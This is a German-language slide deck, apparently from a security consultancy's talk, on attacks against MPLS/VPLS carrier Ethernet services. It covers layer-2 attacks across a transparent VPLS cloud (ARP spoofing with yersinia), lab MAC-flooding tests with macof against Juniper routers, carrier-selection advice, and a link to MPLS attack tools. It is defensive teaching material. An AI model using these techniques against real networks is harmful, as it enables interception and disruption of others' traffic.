
**Können unterteilt werden:**

- **Angriffe “über die Wolke“**
- **Angriffe gegen VPLS-performing Devices**




# Attacken „über die Wolke“

- Hängen hochgradig vom Transparenz-Grad der „VPLS Wolke“ ab.
- Bei voller Transparenz (wie in einem *Juniper*-basierten Lab das uns zur Verfügung stand)...
- ... kann man jeden beliebigen Layer2-Angriff über die Wolke ausführen.
- Erfolgreiche Tests mit *yersinia*.
- Sehr cool (?): vom Standort Beijing aus kann man Systeme in Berlin arp-spoofen/sniffen...



# Attacken gegen VPLS-performing Devices


- Hängen hochgradig von deren Funktionen ab.
- Üblicherweise nehmen diese nicht am STP oder anderen Infrastruk-Protokollen teil.
- Die meisten Layer2-Angriffe sind daher nicht möglich.
- Aber diese Devices lernen (und speichern) MAC-Adressen.
- Sie hielten *MAC table flooding* für einen veralteten Angriff?



# Erfahrungen aus dem Lab

- Eine Runde *Juniper M7i Router* (nb: „schweres Eisen“).
- Die nur im Lab konnektiert waren und nichts zu tun hatten.

```
lab@JESSICA# run show chassis cfeb
CFEB status:
  State                Online
  Intake Temperature   27 degrees C / 80 degrees F
  Exhaust Temperature  34 degrees C / 93 degrees F
  CPU utilization       2 percent
  Interrupt utilization 0 percent
  Heap utilization      8 percent
  Buffer utilization    26 percent
  Total CPU DRAM       128 MB
  Internet Processor II Version 1, Foundry IBM, Part
number 164
  Start time:          2006-01-20 08:34:29 CET
  Uptime:              4 hours, 10 minutes, 21 seconds
```



# Erfahrungen aus dem Lab

```
lab@JESSICA# run show chassis cfeb
CFEB status:
State Online
Intake Temperature 27 degrees C / 80 degrees F
Exhaust Temperature 35 degrees C / 95 degrees F
CPU utilization 11 percent
Interrupt utilization 0 percent
Heap utilization 9 percent
Buffer utilization 26 percent
Total CPU DRAM 128 MB
Internet Processor II Version 1, Foundry IBM, Part
number 164
Start time: 2006-01-20 08:34:29 CET
Uptime: 4 hours, 12 minutes
```


(1) Mac flooding with *macof* [default mac address maximum of 512 applied].

(2) Mac flooding with *macof* [mac address maximum set to 65000].


## Note:

- ‚schweres Eisen‘
- aktuell *nichts* weiter zu tun
- Angriff von einem ‚Kunden‘
- Box soll tausende von Kunden konnektieren...


```
lab@JESSICA# run show chassis cfeb
CFEB status:
State Online
Intake Temperature 28 degrees C / 82 degrees F
Exhaust Temperature 35 degrees C / 95 degrees F
CPU utilization 25 percent
Interrupt utilization 1 percent
Heap utilization 40 percent
Buffer utilization 27 percent
Total CPU DRAM 128 MB
Internet Processor II Version 1, Foundry IBM, Part
number 164
Start time: 2006-01-20 07:34:29 UTC
Uptime: 5 hours, 1 minute, 13 seconds
```




- ***Request for Information* vor Carrier-Auswahl**
- **Lab / eigene Recherche (google...)**
  
- **Vertragliche Gestaltung**
- **Technische Rahmenbedingungen (*public/private services* über gleiche Infrastruktur? MD5 BGP zwischen PEs? etc.)**
- **Fragebögen zur Bewertung von *Trust***
  
- **Beispiele/Templates vom Referenten erhältlich (rklose@ernw.de)**




- **MPLS ist nicht nur eine Forwarding-Technologie, sondern bildet auch die Grundlage für eine Reihe weiterer Dienste.**
- **Zu diesen zählen verschiedene „VPN Technologien“.**
- **Unter bestimmten Bedingungen können diese angegriffen werden oder Sicherheitsprobleme auftreten  
=> Risiko-Analyse notwendig.**
- **Zunehmend werden MPLS-basierte „Ethernet-Dienste“ angeboten, vor allem *Virtual Private LAN Service*.**
- **Die dadurch entstehende Verschmelzung von Layer2 und Layer3 wird zu ganz neuen Sicherheitsprobleme führen.**



# Fragen?



Danke für Ihre Aufmerksamkeit!



- [1] Präsentation *MPLS Basics and In-Depth*:  
<http://www.rhic.bnl.gov/RCF/UserInfo/Meetings/Technology/Archive/06-30-04-CISCO/BNL-MPLS-Intro-Services-6-30-04.ppt>
  - [2] <http://www.nanog.org/mtg-0306/pdf/thomas.pdf>
  - [3] Cisco Präsentation *Security in Core Networks*:  
<http://www.cisco.com/global/HU/rendezvenyek/presentations/SecurityinCoreNetworks.pdf>
  - [4] MPLS attack tools: [www.irmplc.com/Tools/irm-mpls-tools-1.0.tar.bz2](http://www.irmplc.com/Tools/irm-mpls-tools-1.0.tar.bz2)
  - [5] Michael H. Behringer/Monique J. Morrow: *MPLS VPN Security* (Indianapolis 2005)
  - [6] [http://www.apricot.net/apricot2006/slides/tutorial/monday/MPLS\\_Tutorial.zip](http://www.apricot.net/apricot2006/slides/tutorial/monday/MPLS_Tutorial.zip)
- Allgemeiner Literaturhinweis zu Angriffstechniken (auch gegen Devices):  
Dominick Baier/Enno Rey/Michael Thumann: *Mehr IT-Sicherheit durch Pen-Tests* [Vieweg-Verlag, ISBN 3528058390].

